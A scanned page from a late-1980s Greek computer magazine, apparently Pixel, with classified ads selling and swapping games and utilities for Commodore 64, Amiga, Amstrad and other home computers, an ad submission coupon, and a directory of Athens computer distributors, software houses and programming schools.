1700 ΚΑΙΝΟΥΡΓΙΑ ΠΑΙΧΝΙΔΙΑ ΚΑΙ ΕΠΑΓΓΕΛΜΑΤΙΚΑ ΓΙΑ COMMODORE 64, 128, AMIGA, ΔΙΣΚΕΤΕΣ ΜΟΝΟ, ΛΟΓΩ ΣΠΟΥΔΩΝ. ΝΙΚΟΣ 6423274.

SOFTWARE CLUB ΤΑ ΠΙΟ ΚΑΙΝΟΥΡΓΙΑ ΚΑΙ ΓΝΩΣΤΑ ΠΡΟΓΡΑΜΜΑΤΑ ΓΙΑ C64 ΚΑΙ AMIGA, ΤΩΡΑ ΕΝΤΟΣ 1 ΕΒΔΟΜΑΔΑΣ ΑΠΟ ΤΟ ΕΞΩΤΕΡΙΚΟ ΣΤΑ ΧΕΡΙΑ ΣΑΣ. ΓΡΑΨΤΕ ΜΑΣ ΚΑΙ ΚΕΡΔΙΖΕΤΕ: Τ.Θ. 31768 ΑΘΗΝΑ 10035.

ΠΩΛΟΥΝΤΑΙ ΠΡΟΓΡΑΜΜΑΤΑ "TOP" της Αγγλίας για Commodore 64-128. Χαμηλές τιμές λόγω αναχωρήσεως 8949835. ΤΕΟ.

CBM 64/128 ΘΕΛΕΤΕ ΤΑ ΠΙΟ ΤΕΛΕΥΤΑΙΑ ΠΑΙΧΝΙΔΙΑ ΣΕ ΦΘΗΝΕΣ ΤΙΜΕΣ; ΜΙΑ ΛΥΣΗ ΥΠΑΡΧΕΙ: ΠΑΝΤΕΛΗΣ 6525786 ΓΙΩΡΓΟΣ 6726944. ΔΕΝ ΘΑ ΧΑΣΕΤΕ!

COMMODORE 64 πωλούνται ανταλλάσσονται προγράμματα για δι-

COMPUPRESS ΚΟΥΠΟΝΙ ΚΑΤΑΧΩΡΗΣΗΣ ΑΓΓΕΛΙΑΣ PIXEL

Γράψτε την αγγελία σας στον παρακάτω πίνακα (Σε κάθε τετράγωνο αντιστοιχεί ένα γράμμα - στο διάστημα μεταξύ των λέξεων, αφήνετε ένα κενό τετράγωνο).
Αγγελίες μέχρι 15 λέξεις χρεώνονται 2000 δρχ. εκάστη. Για κάθε λέξη επιπλέον, το κόστος επιβαρύνεται με 50 δρχ.
Οι αγγελίες με πλαίσιο και φόντο, επιβαρύνονται κατά 100% της αρχικής τους τιμής, ενώ αγγελίες που ξεχωρίζουν από όλες τις άλλες, κατά 400%.

Στείλτε το κουπόνι μαζί με μία ταχυδρομική επιταγή που να καλύπτει το ποσόν, στη διεύθυνση του περιοδικού.

ΟΝΟΜΑΤΕΠΩΝΥΜΟ ____________
ΔΙΕΥΘΥΝΣΗ ____________
ΤΗΛ.: ____________ ΚΟΣΤΟΣ ΑΓΓΕΛΙΑΣ ____________
ΑΡΙΘΜΟΣ ΛΕΞΕΩΝ: ____________
ΑΡΙΘΜ. ΤΑΧΥΔΡ. ΕΠΙΤΑΓΗΣ ____________
ΗΜ/ΝΙΑ: ____________

Σημειώστε με ένα Χ το κατάλληλο τετράγωνο

☐ Επιχείρηση

☐ Ιδιώτης

ΑΓΓΕΛΙΕΣ

σκο ή κασέτα μεγάλη ποικιλία παιχνίδια utilities. Αλέξης 4900827.

COMMODORE 64. Για σας που λατρεύετε τα αθλητικά προγράμματα, αποκτήστε την αξιόλογη αθλητική μου συλλογή από δεκάδες αθλητικά παιχνίδια με πολλά ποδόσφαιρα, γκολφ, σκι στα χιόνια, παλαίστρα, ταυρομαχίες, μπάσκετ, και πολλά, πολλά άλλα που θα σας συναρπάσουν, μόνο 4.250 δρχ. λόγω αλλαγής υπολογιστή. Τη συλλογή μου στέλνω ταχυδρομικώς με αντικαταβολή σε όλη την Ελλάδα. Τα προγράμματα τρέχουν ΟΛΑ! Τηλ. 9942176.

COMMODORE 64. Σας αρέσουν τα διαστημικά; Ε φυσικά βέβαια! Λοιπόν αποκτήστε τη συλλογή μου από πολλές δεκάδες διαστημικά παιχνίδια μόνον με 4.250 δρχ. λόγω αλλαγής υπολογιστή. TRAP, EXOLON, GOBOTS, GOLDRUNNER, DELTA, RAID 2000, MEGA APOCALYPSE και δεκάδες άλλα, όλα διαστημικά παιχνίδια που θα σας καθηλώσουν. Για κασέτα και δισκέτα. Τα προγράμματα τρέχουν ΟΛΑ!. Τη συλλογή μου στέλνω ταχυδρομικώς με αντικαταβολή σε όλη την Ελλάδα. Τηλ. 9942176.

AMIGA 500, Commodore 64 πωλούνται, ανταλλάσσονται φανταστικά games utilities. Παράδοση κατ' οίκον ή αντικαταβολή SUPER ΠΡΟΣΦΟΡΕΣ. ΜΠΑΜΠΗΣ 5721822.

800 ΔΙΣΚΕΤΕΣ-ΚΑΣΕΤΕΣ!!! COMMODORE 64-128D + ΕΚΠΑΙΔΕΥΤΙΚΑ + UTILITIES + GAMES 1987-88 ΤΙΜΗ ΕΚΠΛΗΞΗ!!! ΛΟΓΩ ΑΓΟΡΑΣ AMIGA 5984280.

COMMODORE 64/128 AMIGA προλάβετε, πωλούνται χιλιάδες παιχνίδια όλα τα τελευταία πολύ φθηνά λόγω αναχωρήσεως.

ΠΩΛΟΥΝΤΑΙ ΠΡΟΓΡΑΜΜΑΤΑ 64/128D AMIGA ΚΑΙ COMPUTER 128D-64 ΣΕ ΤΙΜΗ ΕΥΚΑΙΡΙΑΣ COMMODORE ΤΗΛ. 031-928100 ΔΗΜΗΤΡΗΣ ΘΕΣΣΑΛΟΝΙΚΗ 5Μ.Μ. -11Μ.Μ.

AMIGA 500. ΜΟΝΟΝ για σας τους μερακλήδες ό,τι πρόγραμμα θελήσετε, ακόμη και αυτά που λέμε ακυκλοφόρητα, σε τιμή γνωριμίας μόνον 950 δρχ. η δισκέτα. Αντικαταβολή σε όλη την Ελλάδα. Σίγουρο και ασφαλές φόρτωμα, τηλ. 9942176.

AMIGA SOFTWARE ΘΕΣΣΑΛΟΝΙΚΗ ΚΑΘΕ ΕΒΔΟΜΑΔΑ ΝΕΕΣ ΠΑΡΑΛΑΒΕΣ ΕΓΓΥΗΜΕΝΑ ΧΩΡΙΣ VIRUS ΣΥΝ ΠΛΗΝ COMPUTER SHOP. ΤΗΛ. 031-260792.

ΠΩΛΟΥΝΤΑΙ ΑΝΤΑΛΛΑΣΣΟΝΤΑΙ ΠΡΟΓΡΑΜΜΑΤΑ ΓΙΑ AMIGA 500 ΚΑΙ AMSTRAD 6128/464. ΣΤΕΛΝΟΝΤΑΙ ΚΑΙ ΑΝΤΙΚΑΤΑΒΟΛΗ ΤΗΛ. 5727715. ΜΙΛΤΟΣ.

AMIGA & IBM SOFTWARE πάρα πολλά προγράμματα και φτηνές δισκέτες. Πληροφορίες 9517874 ΜΠΑΜΠΗΣ.

AMSTRAD τεράστια συλλογή για κασέτα και δισκέτα χαμηλές τιμές οτιδήποτε υπάρχει. Μερικά παιχνίδια Ιανουαρίου SALAMANDER, PREDATOR, FLASH POINT, RASTAN, OUT RUN, BUBBLE BOBBLE, 500CC GRAND PRIX, MISS PACMAN II, CHARLIE CHAPLIN, EGO, VICTORY ROAD, DEFENDER OF THE KROWN, CRAZY CARS, FOOTBALL MANAGER II κ.α. Φαντάσου τώρα!!! Τηλ. 9933080 Στέλνουμε παντού Ακόμα πωλούνται παιχνίδια για Amiga.

ΕΥΚΑΙΡΙΑ: AMSTRAD-COMMODORE 10 ΠΑΙΧΝΙΔΙΑ ΔΙΑΛΟΓΗΣ ΣΑΣ ΜΟΝΟ 1000 ΔΡΧ. ΣΕ ΚΑΣΕΤΑ-ΔΙΣΚΕΤΑ 3"-5 1/4". ΥΠΑΡΧΟΥΝ ΟΛΑ ΤΑ ΤΕΛΕΥΤΑΙΑ ΠΑΙΧΝΙΔΙΑ, ΕΠΑΓΓΕΛΜΑΤΙΚΑ, ΑΝΤΙΓΡΑΦΙΚΑ. ΠΡΟΛΑΒΕΤΕ ΣΤΕΛΝΩ ΑΝΤΙΚΑΤΑΒΟΛΗ. ΤΗΛ. (031) 782666 ΓΙΩΡΓΟΣ, 3-11 Μ.Μ.

AMSTRAD πρωτοφανές 12 προγράμματα σε εξηντάρα κασέτα μόνο 890 δρχ. Δώρο αντιγραφικό Εγγυημένη εγγραφή Θοδωρής 5574722.

OUT-RUN - THUNDERCATS - MATCH DAY 2 - SUPER HANG ON - AMSTRAD - SPECTRUM ΧΙΛΙΑΔΕΣ ΤΙΤΛΟΙ (0332) 27982 ΝΙΚΟΣ.

OUT RUN-THUNDERCATS - BUBBLE BOBBLE - SUPER HANG ON - MASTERS 2 - COMBAT SCHOOL - K.A. - AMSTRAD 6128 -IBM COMPATIBLES - ΜΑΚΗΣ 0332 23741 - ΠΡΟΣΙΤΕΣ ΤΙΜΕΣ.

AMSTRAD ORIGINAL SOFTWARE ΑΠΟ ΑΓΓΛΙΑ ΤΕΡΑΣΤΙΑ ΣΥΛΛΟΓΗ (ΚΑΣΕΤΑ-ΔΙΣΚΕΤΑ) ΓΡΗΓΟΡΗ ΠΑΡΑΔΟΣΗ ΠΟΛΛΕΣ ΠΡΟΣΦΟΡΕΣ ΚΩΣΤΑΣ 7780568.

STOP!! AMSTRAD ΠΑΙΧΝΙΔΙΑ ΕΦΑΡΜΟΓΕΣ (ΔΙΣΚΕΤΑ ΚΑΣΕΤΑ). ΕΙΣΑΓΟΜΕΝΑ. ΜΗΝ ΨΑΧΝΕΤΕ ΑΔΙΚΑ. ΣΤΕΛΝΟΥΜΕ ΕΠΑΡΧΙΑ. ΤΗΛ. 8067140 ΘΩΜΑΣ.

AMSTRAD 6128 SOFTWARE ΑΠΟ ΕΞΩΤΕΡΙΚΟ ΟΛΑ ΤΑ ΚΑΙΝΟΥΡΙΑ, ΤΕΡΑΣΤΙΑ ΣΥΛΛΟΓΗ ΧΑΜΗΛΕΣ ΤΙΜΕΣ, ΠΟΛΛΑ ΔΩΡΑ ΠΡΟΛΑΒΕΤΕ, ΤΑΚΗΣ 2620957.

ΠΩΛΟΥΝΤΑΙ ΠΡΟΓΡΑΜΜΑΤΑ ΓΙΑ AMSTRAD ΣΕ ΚΑΣΕΤΑ ΤΙΜΕΣ ΧΑΜΗΛΕΣ ΜΕΓΑΛΗ ΠΟΙΚΙΛΙΑ ΠΛΗΡΟΦΟΡΙΕΣ ΓΙΑΝΝΗΣ ΑΠΟΓΕΥΜΑΤΙΝΕΣ ΩΡΕΣ 6431095.

AMSTRAD 6128 ΔΙΣΚΕΤΕΣ ΓΕΜΑΤΕΣ ΠΡΟΓΡΑΜΜΑΤΑ ΛΟΓΩ ΑΛΛΑΓΗΣ ΥΠΟΛΟΓΙΣΤΗ ΑΝΤΑΛΛΑΣΣΟΝΤΑΙ ΠΡΟΓΡΑΜΜΑΤΑ ATARI 520/1040 ΤΗΛΕΦΩΝΟ 4972732.

AMSTRAD CPC ORIGINAL SOFTWARE (GAMES) ΔΙΣΚΕΤΑ ΚΑΣΕΤΑ ΦΙΛΙΚΕΣ ΤΙΜΕΣ. ΟΔΗΓΙΕΣ ΣΕ ΚΑΘΕ ΠΡΟΓΡΑΜΜΑ ΣΤΕΛΝΩ ΠΑΝΤΟΥ ΜΑΝΩΛΗΣ 0831-29239. ΖΗΤΗΣΤΕ ΚΑΤΑΛΟΓΟ.

ΣΟΥΠΕΡ ΠΡΟΣΦΟΡΑ! ΠΡΟΓΡΑΜΜΑΤΑ ΓΙΑ AMSTRAD 464-61 28 ΣΕ ΕΞΕΥΤΕΛΙΣΤΙΚΕΣ ΤΙΜΕΣ. ΜΕΓΑΛΗ ΠΟΙΚΙΛΙΑ. ΠΛΗΡΟΦΟΡΙΕΣ ΓΙΑΝΝΗΣ ΤΗΛ. 031-926-929.

ΠΩΛΟΥΝΤΑΙ ΠΟΛΛΑ GAMES ΚΑΙ UTILITIES ΓΙΑ AMSTRAD ΛΟΓΩ ΑΓΟΡΑΣ PC. ΟΛΑ ΤΑ ΚΑΙΝΟΥΡΓΙΑ ΔΕΥΤΕΡΑ ΤΕΤΑΡΤΗ ΠΑΡΑΣΚΕΥΗ ΣΑΒΒΑΤΟΚΥΡΙΑΚΟ ΤΗΛ. 9011467 ΤΖΩΡΤΖΗΣ.

AMSTRAD: ΘΕΛΕΤΕ ΠΛΟΥΣΙΟ SOFTWARE, UTILITIES, ΕΚΠΑΙΔΕΥΤΙΚΑ, ΠΟΝΗΡΑ!!! ΚΑΙ ΦΘΗΝΕΣ

COMPUPRESS

ΤΜΗΜΑ ΕΞΥΠΗΡΕΤΗΣΗΣ ΑΝΑΓΝΩΣΤΩΝ

ΑΘΗΝΑ: ΣΥΓΓΡΟΥ 44 ΤΚ 11742





ΑΓΓΕΛΙΕΣ

ΤΙΜΕΣ; ΤΟΤΕ ΤΗΛΕΦΩΝΗΣΤΕ: (031) 766-879, ΓΙΑΝΝΗΣ ΘΕΣΣΑΛΟΝΙΚΗ.

ΥΠΕΡΠΡΟΣΦΟΡΑ- AMSTRAD 5 GAMES 700 10 GAMES 950 15 GAMES 1300 κασέτα, δισκέτα (061) 322071, Σαββατοκύριακα (061) 323291, Καθημερινές ΚΩΣΤΑΣ.

ΠΡΟΓΡΑΜΜΑΤΑ AMSTRAD ΣΕ ΔΙΣΚΕΤΑ Ή ΚΑΣΕΤΑ COMMODORE GAMES. ΕΥΚΑΙΡΙΑ DISC DRIVE 5 1/4" ΓΙΑ AMSTRAD ΔΙΠΛΗΣ ΚΕΦΑΛΗΣ ΚΑΙ ΜΕΤΑΤΡΕΠΕΤΑΙ ΣΕ A DRIVE. ΑΠΟΣΤΟΛΗ ΚΑΙ ΣΤΗΝ ΕΠΑΡΧΙΑ ΤΑΣΟΣ 9702189-9711214.

AMSTRAD software για 464, 664, 6128, 1512 και PC-compatibles Manuals και οδηγίες σε κάθε πρόγραμμα. Συνεχής ανανέωση. Δώρα-προσφορές. Τηλ. ΧΡΗΣΤΟΣ - ΚΩΣΤΑΣ 4825.107 ΑΛΕΞΗΣ 9715103.

AMSTRAD 6128-464 SOFTWARE παιχνίδια εφαρμογές, αντιγραφικά RESET BUTTON καλώδια τιμές χαμηλές τηλεφωνήστε 5149841 3μ.μ.

AMSTRAD 6128, ORIGINAL SOFTWARE, ΠΩΛΟΥΝΤΑΙ, ΑΝΤΑΛΛΑΣΣΟΝΤΑΙ UTILITIES, GAMES, ΕΦΑΡΜΟΓΕΣ, ΤΙΜΕΣ ΛΟΓΙΚΕΣ, ΣΥΝΕΧΗΣ ΑΝΑΝΕΩΣΗ ΕΚ ΤΟΥ ΕΞΩΤΕΡΙΚΟΥ. ΤΗΛ. 2932852, ΠΕΡΙΚΛΗΣ.

AMSTRAD 6128: ORIGINAL SOFTWARE (ΠΡΟΓΡΑΜΜΑΤΑ) ΣΕ ΔΙΣΚΕΤΕΣ. ΠΑΙΧΝΙΔΙΑ - ΕΦΑΡΜΟΓΕΣ - ΑΝΤΙΓΡΑΦΙΚΑ. ΣΤΕΛΝΩ ΚΑΙ ΣΤΗΝ ΕΠΑΡΧΙΑ. ΜΑΝΟΣ. 2-11 μ.μ. ΤΗΛ. 4627276.

IBM COMPATIBLES ΠΡΟΓΡΑΜΜΑΤΑ, ΓΛΩΣΣΕΣ, MANUAL, GAMES, ΠΑΚΕΤΑ ΑΝΤΑΛΛΑΣΣΟΝΤΑΙ, - ΠΩΛΟΥΝΤΑΙ. ΧΑΜΗΛΕΣ ΤΙΜΕΣ - ΤΕΡΑΣΤΙΑ ΣΥΛΛΟΓΗ. ΑΠΟΣΤΕΛΛΟΝΤΑΙ ΣΕ ΟΛΗ ΤΗΝ ΕΛΛΑΔΑ. ΤΗΛ. 9926542-9933062.

AMSTRAD 1640-1512 - TANDON - TULIP - COMMODORE - ACER - OLYMPIC DATA - ATARI - AMIGA. ΑΝ ΕΝΔΙΑΦΕΡΕΣΤΕ ΝΑ ΤΑ ΑΠΟΚΤΗΣΕΤΕ ΣΕ ΧΑΜΗΛΗ ΤΙΜΗ ΜΕ ΠΛΗΡΗ ΥΠΟΣΤΗΡΙΞΗ ΚΑΙ ΜΕ ΕΓΓΥΗΣΗ ΑΝΤΙΠΡΟΣΩΠΙΑΣ Ή ΓΙΑ ΟΠΟΙΑΔΗΠΟΤΕ ΑΛΛΑ COMPUTERS, ΕΚΤΥΠΩΤΕΣ, ΠΕΡΙΦΕΡΕΙΑΚΑ. ΜΕ ΚΑΘΕ ΑΓΟΡΑ ΠΟΛΛΑ ΔΩΡΑ. ΤΗΛΕΦΩΝΟ 9933062-9926542. ΑΠΟΣΤΕΛΛΟΝΤΑΙ ΣΕ ΟΛΗ ΤΗΝ ΕΛΛΑΔΑ «ΕΝΑ COMPUTERS».

PC OFFICE, το πρόγραμμα της χρονιάς, στην τιμή της χρονιάς. Αρχείο, έσοδα - έξοδα, κειμενογράφος, υπενθυμιστής, διευθυνσιογράφος, τηλεφωνικός κατάλογος, σημειωματάριο, αριθμομηχανή, ημερολόγιο και ρολόι. Τιμή με ΦΠΑ 16.960 δρχ. Αντικαταβολή. Πληροφορίες BPS τηλ. 7750075.

MSX SOFTWARE ΕΙΣΑΓΟΥΜΕ ΑΠΟ ΑΓΓΛΙΑ ΓΙΑ ΣΑΣ ΤΑ ΚΑΛΥΤΕΡΑ ΠΡΟΓΡΑΜΜΑΤΑ MSX (ΚΑΣΕΤΕΣ ΔΙΣΚΕΤΕΣ). ΠΑΡΑΛΑΒΕΣ ΚΑΘΕ ΕΒΔΟΜΑΔΑ. ΕΠΙΣΗΣ ΥΠΕΡΠΡΟΣΦΟΡΕΣ ΣΕ MONITORS ΚΑΙ ΟΛΟΥΣ ΤΟΥΣ ΤΥΠΟΥΣ ΥΠΟΛΟΓΙΣΤΩΝ ΚΑΤΑΣΤΗΜΑ PHILIPS ΤΗΛΕΦΩΝΗΣΤΕ ΜΑΣ ΣΤΟ 9569946.

ΛΟΓΙΣΤΙΚΗ ΓΙΑ PCW ΠΛΗΡΗΣ (ΙΣΟΖΥΓΙΑ, ΑΝΑΛΥΤΙΚΑ ΚΑΘΟΛΙΚΑ, ΗΜΕΡΟΛΟΓΙΟ κ.λπ. MANUAL) ΔΟΚΙΜΑΣΜΕΝΗ ΣΕ ΠΟΛΛΕΣ ΕΓΚΑΤΑΣΤΑΣΕΙΣ, ΤΙΜΗ 30.000. ΤΗΛ. 031-538216.

GAMES ΓΙΑ ATARI XL, XE και AMSTRAD-464 σε κασέτα καταπληκτικές ευκαιρίες - Σωτήρης τηλ. 697000 μετά 6 μ.μ. τις καθημερινές.

ATARI ST ΘΕΣΣΑΛΟΝΙΚΗ: ΠΟΛΛΑ ΠΡΟΓΡΑΜΜΑΤΑ ΓΙΑ 520-1040ST ΦΘΗΝΕΣ ΔΙΣΚΕΤΕΣ: ΠΑΝΑΓΙΩΤΗΣ 031-213803 ΤΕΤΑΡΤΗ - ΠΑΡΑΣΚΕΥΗ 17.00 - 22.00 ΣΑΒΒΑΤΟ ΚΥΡΙΑΚΗ 9.00-22.00.

ΔΙΑΦΟΡΑ

COMMODORE DISC DRIVE 1541 ΚΑΙ 100 XIDEX ΔΙΣΚΕΤΕΣ ΜΕ ΤΑ ΚΑΛΥΤΕΡΑ ΠΡΟΓΡΑΜΜΑΤΑ ΤΗΣ ΑΓΟΡΑΣ ΜΟΝΟ 55.000 ΤΙΜΗ ΣΥΖΗΤΗΣΙΜΗ. ΠΡΟΛΑΒΕΤΕ!! ΤΗΛ. 5229259 ΔΗΜΗΤΡΗΣ.

ΕΧΕΤΕ SPECTRUM AMSTRAD COMMODORE ΚΑΙ ΘΕΛΕΤΕ ΝΑ ΤΟΝ ΠΟΥΛΗΣΕΤΕ; ΑΓΟΡΑΖΟΥΜΕ ΚΑΙ ΠΟΥΛΑΜΕ ΜΕΤΑΧΕΙΡΙΣΜΕΝΟΥΣ SPECTRUM AMSTRAD COMMODORE ΚΑΘΩΣ ΚΑΙ ΤΑ ΠΕΡΙΦΕΡΕΙΑΚΑ ΤΟΥΣ! ΝΑΣΟΣ (031) 916263 ΘΕΣΣΑΛΟΝΙΚΗ.

ΚΛΑΣΙΚΟ ATARI VIDEO COMPUTER GAME 7 ΚΑΣΕΤΕΣ 2 JOYSTICKS 2 PADDLES ΜΟΝΟ 18.000 ΔΡΧ. ΤΗΛ. 6519-011 ΒΡΑΔΥ 6-9.

ΓΙΑ SPECTRUM, COMMODORE PHILIPS, 7502 ΑΣΠΡΟΜΑΥΡΟ MONITOR 20.000 ΟΛΟΚΑΙΝΟΥΡΓΙΟ ΤΗΛ. 8029508 ΝΙΚΟΣ.

VIDEOPAC G 7000 ΜΕ 8 ΚΑΣΕΤΕΣ ΔΩΡΟ 30.000 ΕΠΙΣΗΣ ΑΡΜΟΝΙΟ TECHNICS SXK 350 150.000 ΚΑΙ SYNTHI SEQUENTIAL 6 TRACK ΜΟΝΤΕΛΑ 86 150.000 ΖΗΤΩ TIPS ΚΑΙ ΧΑΡΤΕΣ. ΜΑΡΙΟΣ 8-11 7776880

ΔΗΜΙΟΥΡΓΟΥΜΕ AMIGA GLUB ή δεχόμαστε μέλη από όλη την Ελλάδα όλες οι νέες κυκλοφορίες. Πληροφορίες στα τηλ. 9415362, 9421173, 3475261 κος Αντώνης.

ATARI ST Όσοι έχουν ιδέες ή απλά ενδιαφέρονται για δημιουργία συνδέσμου (ή CLUB) χρηστών ας τηλεφωνήσουν στο 9234273 για ανταλλαγή απόψεων και προγραμμάτων. (Αποκλείονται έμποροι Software-Hardware).

SUZUKI KATANA 550 πωλείται σε άριστη κατάσταση 400.000 δρχ. Πληροφορίες 6426938.

MOTO το περιοδικό μοτοσικλέτας ζητεί άτομο να αναλάβει τη μηχανογράφηση του 12-1 μεσημέρι τηλ. 7238866.

ΛΙΣΤΑ ΔΙΑΦΗΜΙΖΟΜΕΝΩΝ

ΑΘΗΝΑ

ΑΝΤΙΠΡΟΣΩΠΙΕΣ ΥΠΟΛΟΓΙΣΤΩΝ

• **AMSTRAD HELLAS,** Πολυτεχνείου 12, 5227924-5 (Amstrad, Sinclair) • **ΑΞΑΡΛΗΣ Α.Ε.,** Ακαδημίας 96-98, 3607836 (BBC, Acorn, Sord) • **ΕΛΕΑ COMPUTER SYSTEMS ΕΠΕ,** Βαλτετσίου 50-52, 3660770, 3605535, 3602135 (Philips, MSX, Spectravideo) • **ΕΛΚΑΤ ΑΕ,** Σόλωνος 26, 3640719, 3642985, 3643239 (Atari) • **ΜΕΜΟΧ ΑΒΕΕΗ,** Σεβαστουπόλεως 150, 115 26, 6932945-6, 6917858, 6917532 (Commodore) • **RAINBOW,** Ελ. Βενιζέλου 184, 176 75, Καλλιθέα, 9594082, 9524647 (Apple) • **SELCON ΕΠΕ,** Ιπποκράτους 35, Ελληνικό, 9910950, 9930935 (Olivetti-Prodest PC1).

ΑΝΤΙΠΡΟΣΩΠΙΕΣ PRINTERS

• **ADVANCED TECHNOLOGY SYSTEMS (ATS),** Πλουτάρχου 18, 7248652 (Mannesmann Tally) • **AMY COMPUTERS,** Ασκληπιού 151, 114 71, 6448263, 6424321 (Citizen) • **DATAJUST S.A.,** Μεσογείων 308 & Αρκαδίου 2, 6528938, 6517846 (Centronics) • **ECS AE,** Ερμού & Φωκίωνος 8, 105 63, 3225426, 3253839, 3232032 (Epson) • **ELECTROHELLAS,** Ακτή Θεμιστοκλέους 12, 185 36 Πειραιάς, 4511087 (Seikosha) • **INFOQUEST** Συγγρού 7, 117 43, 9225087, 9227046, 9225777 (Star, Seikosha) • **ISON A.E.,** Atrina Center, Λ. Κηφισίας 32, 6834701, 6842569 (Sakata) • **ΝΤΑΚΟΣ ΑΕ,** Ζαΐμη 20, 8841411-13 (Brother) • **Χ. ΘΕΟΔΟΣΗΣ,** Ελ. Βενιζέλου 16Α, Καλλιθέα, 9580109 (Admate) • **UNITECH,** Λ. Συγγρού 255, 171 22, 9430632-3 (NEC)

ΑΝΤΙΠΡΟΣΩΠΙΕΣ MONITORS

• **AMY COMPUTERS,** Ασκληπιού 151, 117 41, 6448263, 6424321 (Sanyo) • **ECS AE.,** Ερμού & Φωκίωνος 8, 105 63, 3225426, 3253839, 3232032 (Taxan, EIZO) • **HANTAREX HELLAS,** Ιπποκράτους 35 Γλυφάδα, 9910950 (Hantarex) • **ISON AE.,** Atrina Center, Λ. Κηφισίας 32, 6834701, 6842569 (Sakata) • **MICRO-TEC,** Γ΄ Σεπτεμβρίου 52, 8835115-7 (EIZO) • **UNIDATA AEBE,** Αβέρωφ 9 & Μάρνη, 5226292 (Sanyo).

ΑΝΤΙΠΡΟΣΩΠΙΕΣ SOFTWARE

• **ALL SERVICES LTD,** Λ. Μεσογείων 479, 6550827, 6550317 (US GOLD) • **COMPUTER MARKET,** Σολωμού 26, 3611805 (DURELL) • **GREEK SOFTWARE,** Πριγκηπονήσων 28, 6443759, 4318024 (ELITE, PLAYERS) • **ΚΛΕΙΔΑΡΙΘΜΟΣ,** Στουρνάρα 27β, 1ος όροφος 10682, 3632044, Μπόταση 5, 106 82, 3610076 (BORLAND) • **Μ. ΜΥΛΩΝΑΚΗΣ,** Ηρακλέους 58, Καλλιθέα, 9567348 (ZBasic) • **MULTILOG OE,** Ικονίου 75, Ν. Σμύρνη, 9350672 • **OCEAN HELLAS,** Ελασσώνος 3, Λαμία (0231) 33390, 38800 (IMAGINE, OCEAN) • **PIM SOFTWARE ΕΠΕ,** Ζωοδόχου Πηγής 48, 3606487, 3642677 • **THOMAS SOFT,** Στουρνάρα & Τσαμαδού 4, 3615362.

SOFTWARE HOUSES

• **ALBAKSOFT,** Κωνσταντινουπόλεως 30, Ν. Σμύρνη, 9323456 (Spectrum) • **ACOC SOFT,** Ηρακλείου 8, Χαλάνδρι, 6844058 (Amstrad software) • **AMSTRAD CLUB,** Ηπείρου 6, Μουσείο, 8236444 (Amstrad) • **CBM 64/128-AMIGA,** Ραβινέ 11, 121 34, Περιστέρι, 5755762 (Commodore Amiga software) • **COSMON SOFTWARE,** Νεαπόλεως 1, Ν. Φιλαδέλφεια, 2510788 (Spectrum) • **INTERSOFTWARE,** Νικοπόλεως 30, 8624677 (TI-99/A) • **ΠΛΗΡΟΦΟΡΙΚΗ ΕΠΕ,** Λ. Συγγρού 19 • **ΠΡΟΜΗΘΕΑΣ ΟΕ,** Έλληνος Στρατιώτη 93Δ, 264 61, Πάτρα (061) 432523 (Amstrad) • **TECHNOSOFT,** Τζώρτζ 34 & Στουρνάρα, 3624866 (Amstrad) • **ΤΕΧΝΟΧΡΟΝΟΣ,** Πατρέως 66-68 Πάτρα, (061) 274025 (Amstrad) • **ΥΠΥΤ ΣΠΕ,** Πλατεία Αγοράς 14, 1ος όροφος, Χαλκίδα, 341 00, (0221) 83983 • **UNIBRAIN,** Μπούσγου 2, Πεδ. Άρεως, 6465195, 6446091 (Atari ST) • **VENUS COMPUTER APPLICATIONS,** Σπ. Τρικούπη 17, 3615425 (Commodore 64/128, Amiga)

ΠΕΡΙΦΕΡΕΙΑΚΑ

• **COMPUTER ΓΙΑ ΣΕΝΑ,** Θησέως 140, Καλλιθέα, 9592623-4 (Interface-X, PC Telex) • **DATA RESEARCH,** Αναστασίου Παπούλα 65, 5442815 (Modems CH) • **ΗΛΕ** Μαυρογιάννης ΟΕ, Πραξιτέλους 8, 3236644 (Modems, line drivers, multiplexers, data switches) • **GEDICO LTD,** Μακρυγιάννη 33, 9227476, 9025775 (Final Cartridge) • **MICROTECHNIKA,** Ατταλείας 4, Αιγάλεω, 5900397 - 5982944 • **ROM ΨΗΦΙΑΚΗ,** Αλφειωνίας 10 & Βουτσινά, 7657391 (Rom drive) • **SPACE HELLAS,** Μεσογείων 302, 6527008 (Modems Τρίτων) • **SPACE SYSTEMS,** Κεχαγιά 10, Νίκαια, 4921253 (Joystick Super Star) • **STT ELECTRONICS,** Ασκληπιού 76, 3602679, 3627858 (Modems STT).

ΣΧΟΛΕΣ ΠΡΟΓΡΑΜΜΑΤΙΣΜΟΥ

• **ACTION GROUP LTD,** Ελ. Βενιζέλου 59, 9588307-8 • **ΑΚΜΗ,** Γ΄ Σεπτεμβρίου & Σολωμού 68, 5233557 • **ΑΛΦΑ,** Σολωμού 13-15, 3635122 • **ASCI COMPUTER STUDIES,** Αθηνάς 3 & Παπαγιάννη, Ελευσίνα 5546279 • **BASICA,** Δημοσθένους 31, Καλλιθέα, 9560823 • **BULL,** Λ. Συγγρού 44, 9239991 • **CCS CONSTANTINOU COMPUTER STUDIES,** Κηφισίας 324, Χαλάνδρι, 6822152, 6841214 • **CEGOS ECOSET AE,** Ελ. Βενιζέλου (Θησέως) 46, 9563050 • **CITY COLLEGE OF ATHENS,** Κηφισίας 100, 6930633 • **COMPUTER INSTITUT ΕΠΕ,** Ερυθραίας 1 & Π. Τσαλδάρη 121 34, Περιστέρι, 5135709 • **COMPUTER MIND,** Λ. Παπάγου 104, Ζωγράφου, 7757655 • **CONTROL DATA,** Λ. Συγγρού 137, 9510811, 9591111, 9350279 • **DATACOM,** Β. Κων/νου 50, Πειραιάς, 4133172, 4136990 • **DATA COMMUNICATIONS ΕΠΕ,** Αριστοτέλους 42, 152 32, Χαλάνδρι, 6816694, 6825861 • **DATA RANK,** Ηπείρου 60 & Ακακίων, 8836956, 8839490 • **ΔΕΛΤΑ,** Ηπείρου 3, Μουσείο 8225983, 8220083 • **ΔΟΞΙΑΔΗ,** Δημοκρίτου & Στρατ/κού Συνδέσμου 24, 3639112 • **ΕΛ.ΚΕ.ΠΑ,** Λ. Κηφισίας & Παρνασσού 2, 8069900, Καποδιστρίου 28, 3643710 • **ΕΜΠΟΡΙΚΟ ΚΟΛΛΕΓΙΟ ΑΓ. ΓΕΩΡΓΙΟΣ ΑΕ,** Μουρούζη 3Α, 7226283, 7228045 • **ΕΣΟΕ ΚΟΝΤΟΛΕΦΑ,** Βερανζέρου 1 & Ακαδημίας, 3610454 • **EXPRESS SYSTEM,** 